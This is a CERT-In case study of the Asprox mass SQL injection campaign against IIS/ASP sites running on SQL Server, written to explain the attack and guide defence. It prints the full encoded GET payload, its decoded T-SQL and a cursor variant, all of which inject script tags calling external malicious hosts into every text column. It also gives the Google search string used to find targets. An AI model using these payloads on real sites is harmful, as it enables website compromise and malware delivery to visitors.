

CASE STUDY: Website Compromise and launch of further attacks by exploiting SQL injection Vulnerability

1.0 Overview

In the month of May CERT-In observed that mass SQL Injection attacks are spreading in the wild injecting java scripts into vulnerable websites. There were multiple reports about a large number of web sites being compromised by SQL injection attack and serving malware.

Database Security and vulnerability Analysis Team of CERT-In thoroughly analyzed the attack and identified the vulnerabilities which were being exploited to compromise the website. After compromising the website, the attacker injected Javascript that redirects visitors to malicious websites and malware hosted on these websites gets automatically downloaded onto user's computer system. The download malware may include key loggers, backdoor Trojans and bots etc.

CERT-In devised appropriate countermeasures to secure web server and web applications from such type of attacks and communicated to the affected Organizations and user community.

2.0 Background

SQL injection is a technique used to exploit web applications that use client-supplied data in SQL queries without validating the input. SQL injection is an attack methodology that targets the data residing in a database through the security devices such as firewall that shields it. The SQL Injection works even if the system is fully patched, it requires nothing but an HTTP connection. The attacker takes advantage of poor input validation in web application code and poor website administration.

The purpose of this case study is to encourage organizations to proactively ensure that their web presence is not impacted by the threat of SQL injection attacks. Compromised servers could unwittingly infect the computer systems of users visiting their site through redirection scripts inserted in the web pages HTML code.

CERT-In is currently aware of increasing cyber attacks plaguing the internet resulting in compromised systems. Compromised websites are redirecting client browsers to malicious external domains that attempt to compromise the visitor's system.

3.0 Analysis Environment:

Operating system: Windows Server (2000/2003)

Web server: IIS (5.0/6.0)

Web application: ASP


Method: GET

4.0 Description

During investigation of the attack, it was observed this SQL Injection attack carried out on IIS web sites that ran with SQL Server as backend. Sophisticated tools were used by Botnet Asprox (Danmec) to scan the entire web for potentially weak sites running ASP.Net . When run, these tools will search Google for *asp* pages which contain various terms, and will then launch SQL injection attacks against the websites returned by the search. Asprox will execute on an infected client's computer and initiate Google queries searching for vulnerable ASP sites with the following query string: `inurl:".asp" inurl:"a="`. It will then parse the results and initiate the SQL injection attack to attempt to inject malicious JavaScript links into the back-end MS-SQL server database. If this is successful, the website will display the malicious JavaScript links in its output to clients. These links will force the user's browser to download other JavaScript code that will attempt to exploit browser flaws to install other Trojan software and perhaps steal user credentials.

4.1 Attack Methodology

The inner workings of this attack goes as follows:



Attacker would look for .aspx pages that would contain query strings like: inurl: “.asp”
inurl: “a=”

The attacker then loads the query string with encoded T-SQL.

The input encoded T-SQL would look like:

```
GET /home/vulnerable_site.asp
```

```
s=290';DECLARE%20@S%20NVARCHAR(4000);  
SET%20@S=CAST(0x6400650063006C0061007200650  
0200040006D00200076006100720063006800610072002800380030003000300029003B007300650  
07400200040006D003D00270027003B00730065006C00650063007400200040006D003D0040006D0  
02B002700750070064006100740065005B0027002B0061002E006E0061006D0065002B0027005D0  
07300650074005B0027002B0062002E006E0061006D0065002B0027005D003D00720074007200690  
06D00280063006F006E007600650072007400280076006100720063006800610072002C0027002B0  
062002E006E0061006D0065002B002700290029002B00270027003C0073006300720069007000740  
020007300720063003D00220068007400740070003A002F002F0079006C00310038002E006E00650
```

```

074002F0030002E006A00730022003E003C002F007300630072006900700074003E00270027003B0
027002000660072006F006D002000640062006F002E007300790073006F0062006A0065006300740
07300200061002C00640062006F002E0073007900730063006F006C0075006D006E0073002000620
02C00640062006F002E0073007900730074007900700065007300200063002000770068006500720
06500200061002E00690064003D0062002E0069006400200061006E006400200061002E007800740
07900700065003D0027005500270061006E006400200062002E00780074007900700065003D00630
02E0078007400790070006500200061006E006400200063002E006E0061006D0065003D002700760
061007200630068006100720027003B00730065007400200040006D003D005200450056004500520
053004500280040006D0029003B00730065007400200040006D003D0073007500620073007400720
069006E006700280040006D002C0050004100540049004E004400450058002800270025003B00250
027002C0040006D0029002C00380030003000300029003B00730065007400200040006D003D00520
0450056004500520053004500280040006D0029003B006500780065006300280040006D00xxxxxx
0%20AS%20NVARCHAR(4000));EXEC(@S);--

```

After decoding the SQL code looked like:

```

declare @m varchar(8000);
set @m='';
select
@m=@m+'update['+a.name+']set['+b.name+']=rtrim(convert(varchar,'+b.name+'))+'<scri
pt src="http://yl18.net/0.js"></script>';
from dbo.sysobjects a, dbo.syscolumns b, dbo.systypes c
where a.id=b.id
and a.xtype='U'
and b.xtype=c.xtype
and c.name='varchar';
set @m=REVERSE(@m);
set @m=substring(@m,PATINDEX('%;',@m),8000);
set @m=REVERSE(@m);exec(@m);

```

This SQL code would find all the fields with type VARCHAR from a JOIN between the sysobjects, syscolumns and systypes system tables in the database. This SQL statement takes all rows from the sysobjects table with type U (user table). It then matches those objects with type “varchar“. Finally, for every such object it executes an update statement which results in appending the code shown above pointing to the website “yl18 DOT net”.

Another variation of the same type of SQL code is given below with a link to the JavaScript file *I.js*.

```

DECLARE @T varchar(255), @C varchar(255);
DECLARE Table_Cursor CURSOR
FORSELECT a.name, b.name
FROM sysobjects a, syscolumns b
WHERE a.id = b.id
AND a.xtype = 'u'

```

```

AND (b.xtype = 99 OR b.xtype = 35 OR b.xtype = 231 OR b.xtype = 167);
OPEN Table_Cursor;
FETCH NEXT
FROM Table_Cursor
INTO @T, @C;
WHILE (@@FETCH_STATUS = 0)
BEGIN
EXEC('update [' + @T + '] set [' + @C + '] = rtrim(convert(varchar,[' + @C + ']))+ "<script
src=http://evilsite.com/1.js></script>"');
FETCH NEXT
FROM Table_Cursor
INTO @T, @C;
END;
CLOSE Table_Cursor;
DEALLOCATE Table_Cursor;

```

The above SQL code uses table cursors to enumerate all tables on MS SQL server and the respective columns that are of type “ntext”, “text”, “nvarchar”, or “varchar” and the table type is a user table and not a system table. The above query uses ‘cursor while loop’ to iterate through the returned results updating each value of **table.columnname** concatenating with an arbitrary value. The code converts the current data to varchar during concatenation to avoid any cast issues and removes any trailing space to the right of the field value. The cursor is deallocated after update.

So finally it finds all text fields in the database and adds a link to malicious JavaScript file to each field. These JavaScript files links will force the user’s browser to download other JavaScript code that will attempt to exploit browser flaws or other current vulnerabilities to install other Trojan software and perhaps steal user credentials.

This is a new approach to SQL injection. In the past, SQL injection attacks were targeted to specific web applications where the vulnerabilities of the underlying database were either known or discovered by the attacker. This SQL Injection attack is taking the advantage of the CAST function so as to avoid the checks against the more common SQL Injection checks.

5.0 Countermeasures

These automated attacks target weaknesses in SQL based web applications which allow the injection of code designed to redirect visitors to websites specialized in exploiting known client application vulnerabilities.

The following recommended actions would help to mitigate the immediate threat posed by these attacks against web sites.

These actions are meant to mitigate the immediate security risk posed by on-going massive SQL injection attacks.

5.1 Identification of Attack

1. Identification requires that database administrators (DBA) review all databases providing services to web applications.
 - a. Review access controls and privileges granted to web application accounts. Privileges should not exceed those specified by the application owner.
 - b. Review IIS logs for “*DECLARE%20@S%20NVARCHAR(4000); SET%20@S=CAST*” string in the request
 - c. Look for the presence of unexpected HTML tags in records of the database related with the application. These unexpected HTML tags in application table records may be an indicator that the online service has been compromised and that immediate action is required.
2. Web Administrators should review server-side components of online services which access databases.
 - a. Identify online service components with insufficient validation controls. Validation controls ensure the data conforms to the expected format, size and value.
 - b. Identify online service components which allow, or are vulnerable to, improper data conversions. Data must be converted to its simplest form prior to being accepted for further processing.

5.2 Containment and Eradication

The following actions can be taken to mitigate the security risk:

1. Shutdown the service until the system will recover fully from the attack.
2. Validate the account that are used from the web application have least possible privilege in the database
3. Runtime scanning
A free scanner named *Scrawlr* has been developed by Hewlett Packard which can identify whether sites are susceptible to SQL injection. This tool and support for its use can be found at:
<http://www.communities.hp.com/securitysoftware/blogs/spilabs/archive/2008/06/23/finding-sql-injection-with-scrawl.aspx>
4. URLScan
Microsoft's basic Web App Firewall solution. It has capabilities to block unwanted requests. This should only be used as a proactive measure or as emergency fix (short term) for SQL injection vulnerabilities.
5. Code Scanning

Microsoft released an ASP source code scanning tool to look for SQL injection flaws which is available at: <http://support.microsoft.com/kb/954476>

6. Implement strict database access controls to restrict online services to read only access;
7. Implement filters that will convert dangerous data into an inoffensive form;(replace all unwanted html tags if any from the databases)
8. Put the database offline or recover clean data from a backup.
9. Monitoring tools for Web and Database server should be deployed.
10. Review of online services security
11. Review of network security
12. Review IIS logs and database tables for signs of previous exploits
13. Review of database security;
14. Perform Vulnerability testing using specialized tools for online services, network and database security.
15. Implement Application security best practices

5.3 Recommendations for Web developers and Database Administrators

1. Do security audit all databases used by web servers.
2. DBA should particularly check for:
 - a. The presence of unexpected HTML tags Database Administrators should search all tables for the presence of unexpected HTML tags such as:
 - i. SCRIPT
 - ii. IFRAME
 - iii. FRAME
3. Disable JavaScript and ActiveX scripting in the browser settings. Use NoScript extension with Firefox browser.
4. Review Access controls and privileges for web application.

Review privileges to the following:

- SQL Statements SELECT, GRANT, , UPDATE, DELETE, GRANT etc.
- Data definition language elements (CREATE, ALTER etc.)
- Stored procedures

5.4 Block the malicious domains

CERT-In has issued security alerts on the ongoing attacks which are updated regularly. Administrators and users may refer to the following security alerts and block the malicious domains listed therein:

<http://www.cert-in.org.in/currentacts/currentact07.htm#SIW>

6.0 References

1. CERT-In white paper on SQL injection

<http://www.cert-in.org.in/knowledgebase/whitepapers/ciwp-2005-06.pdf>

2. <http://www.cert-in.org.in/currentacts/currentact07.htm#SIW>
3. <http://www.secureworks.com/research/threats/danmecasprox/>
4. <http://isc.sans.org/diary.html?storyid=4294>
5. <http://isc.sans.org/diary.html?storyid=4621>
6. <http://www.breach.com/resources/breach-security-labs/alerts/breach-security-labs-releases-alert-on-asprox-mass-sql-injection1.html>
7. <http://it.toolbox.com/blogs/programming-life/a-look-at-aprils-mass-sql-injection-attack-for-aspnet-sql-server-environments-25388>
8. <http://cisco-news.co.uk/2008/07/09/asprox-sql-injection-attacks-block-them-using-a-cisco-router/>